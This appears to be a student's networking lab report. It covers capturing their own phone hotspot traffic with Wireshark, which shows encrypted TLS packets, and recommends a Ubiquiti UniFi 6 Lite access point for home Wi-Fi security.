
Step 2

- Connect hotspot on your phone




Step 3

- Run wireshark to capture traffic from Wi-Fi hotspot network




- Log in and access the e-banking system, UMPSA's Kalam website and http://testphp.vulnweb.com/login.php website using your phone.


e-banking system




UMPSA’s Kalam website





http://testphp.vulnweb.com/login.php





- Stop the Wireshark capture traffic.




*Ethernet 3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ssl
No. Time Source Destination Protocol Length Info
33998 187.694853 192.168.100.166 17.248.224.66 TLSv1.3 1398 Application Data
34000 187.846346 192.168.100.166 17.248.224.66 TLSv1.3 527 Application Data, Application Data
34006 188.254613 17.248.224.66 192.168.100.166 TLSv1.3 689 Application Data
34014 190.174363 192.168.100.166 17.248.224.66 TLSv1.3 105 Application Data
34015 190.174461 192.168.100.166 17.248.224.66 TLSv1.3 90 Application Data
34024 191.648946 163.70.132.61 192.168.100.166 SSL 100 Continuation Data
34040 197.960694 18.140.25.214 192.168.100.166 TLSv1.3 93 Application Data
34042 197.989441 192.168.100.166 18.140.25.214 TLSv1.3 105 Application Data
34043 197.992208 192.168.100.166 18.140.25.214 TLSv1.3 90 Application Data
34046 198.034759 18.140.25.214 192.168.100.166 TLSv1.3 78 Application Data
34051 199.515489 192.168.100.166 17.57.145.25 TLSv1.2 92 Application Data
34052 199.644314 17.57.145.25 192.168.100.166 TLSv1.2 92 Application Data
34057 200.467801 192.168.100.166 172.217.26.67 QUIC 1292 Initial, DCID=f970924220b01c6d, PKN: 1, CRYPTO
34058 200.467906 192.168.100.166 172.217.26.67 QUIC 1292 Initial, DCID=f970924220b01c6d, PKN: 2, PADDING, CRYPTO, CRYP…
34064 200.539677 172.217.26.67 192.168.100.166 QUIC 1292 Initial, SCID=f970924220b01c6d, PKN: 3, CRYPTO, PADDING
34079 204.750122 192.168.100.166 17.57.145.25 TLSv1.2 106 Application Data
34080 204.843400 17.57.145.25 192.168.100.166 TLSv1.2 90 Application Data
34092 213.672222 17.248.224.129 192.168.100.166 TLSv1.2 131 Application Data, Encrypted Alert
34096 213.754419 192.168.100.166 17.248.224.129 TLSv1.2 112 Application Data
34097 213.755319 192.168.100.166 17.248.224.129 TLSv1.2 97 Encrypted Alert
Frame 24025: 1386 bytes on wire (11088 bits), 1386 bytes captured (110
Ethernet II, Src: HabolinkTech_0b:ee:16 (14:cb:49:0b:ee:16), Dst: MS-NI
Internet Protocol Version 4, Src: 17.253.61.203, Dst: 192.168.100.166
Transmission Control Protocol, Src Port: 443, Dst Port: 62854, Seq: 43
[2 Reassembled TCP Segments (1322 bytes): #24024(532), #24025(790)]
Transport Layer Security
0000 02 01 57 52 35 63 14 cb 49 0b ee 16 08 00 45 00
0010 05 5c 8e 39 40 00 38 06 3a 4c 11 fd 3d cb c0 a8
0020 64 a6 01 bb f5 86 1c 35 b4 0d ba 91 b9 c7 50 18
0030 01 ca 3d bb 00 00 72 72 62 98 85 cc cd be f6 a6
0040 1d 35 d3 e6 7a 97 3c 7e 34 1e 49 67 06 5c ae 46
0050 91 0f 10 be d7 57 09 71 07 4d 2a 6c 10 7a fa c4
0060 0e d8 0b 4f 22 de 52 c1 03 8d a7 fe ef 7c 58 8c
0070 78 c8 3c d3 f6 a2 7b 0b 09 50 04 fc ee 52 33 35
0080 08 1c 60 e8 c4 08 a4 e8 29 f2 6f ae 7b 2f 43 d3
0090 d8 b5 62 01 a3 95 84 50 3b 82 f4 62 b5 60 f9 9f
00a0 12 23 9d b3 7d 7f c5 79 77 de 68 36 60 39 86 3a
00b0 57 5c 02 a9 93 45 90 9b 72 8b 58 fa 94 19 c5 c7
00c0 27 e1 e7 7e 8b 29 ed 0d 41 c3 fc d7 86 41 2c a9
00d0 2c 4a 3a 76 38 5a 2f 63 ac c6 7e 68 f7 9e 42 37
00e0 b8 4f f6 a1 c5 4e 8f d8 c2 ea af bd ea ca 9c 7b
00f0 9a eb e0 57 69 da e4 54 72 ef 0d ab 4c b4 f8 a1
0100 56 fe 35 3b b5 e5 1c a9 79 b9 19 f9 4c 8d 9c d1
0110 3a 4c f0 79 ac 99 b2 4d 0d 61 09 20 0f 2e 5c cb
0120 c7 0b 14 93 8a 7e 4b 80 9e 55 c8 be 1b 4f 89 4d
0130 fe e6 84 40 4f 9f 7b c8 68 85 d9 3d ad 51 dd 2a

B. Access Point Security

1. Suggest any wireless access point used in the market to strengthen security in a home wireless environment. Based on its function, justify your choice of the access point based on the security point of view.

- Ubiquiti Unifi 6 Lite Access Point
- The UniFi 6 Lite supports WPA3, the latest Wi-Fi security protocol, which provides stronger encryption and protects against brute-force attacks.
- Advanced firewall and intrusion detection (used with Unifi's controller software) :
    - Allow monitoring and controlling traffic
    - Blocking suspicious connections
    - Intrusion detection and prevention
- VLAN support, it enables segmentation on network traffic, allowing users to separate devices (example IoT devices, guest network) from critical systems for added security
- Provides regular updates to address vulnerabilities and add features, ensuring the access point stays secure against evolving threats.
- Supports guest network creation with isolation to prevent access to the primary network.

- Quality of Service (QoS) rules can prioritize traffic, ensuring critical devices like work laptops can get bandwidth priority, reducing vulnerability to bandwidth-related issues.
- The Unifi Controller allows secure centralized management using HTTPS and encrypted communication between devices.

2. Provide a reference for the product selection.

- https://www.netxl.com/blog/networking/unifi-u6-lite/?srsltid=AfmBOoqNmWEGJ4cBEBLDcZrOZoA0eMPVkS_17inZXJL6kZ6AaJ2JS5Uf
- https://www.smallnetbuilder.com/wireless/wireless-reviews/ubiquiti-ac-pro-and-ac-lite-access-points-reviewed/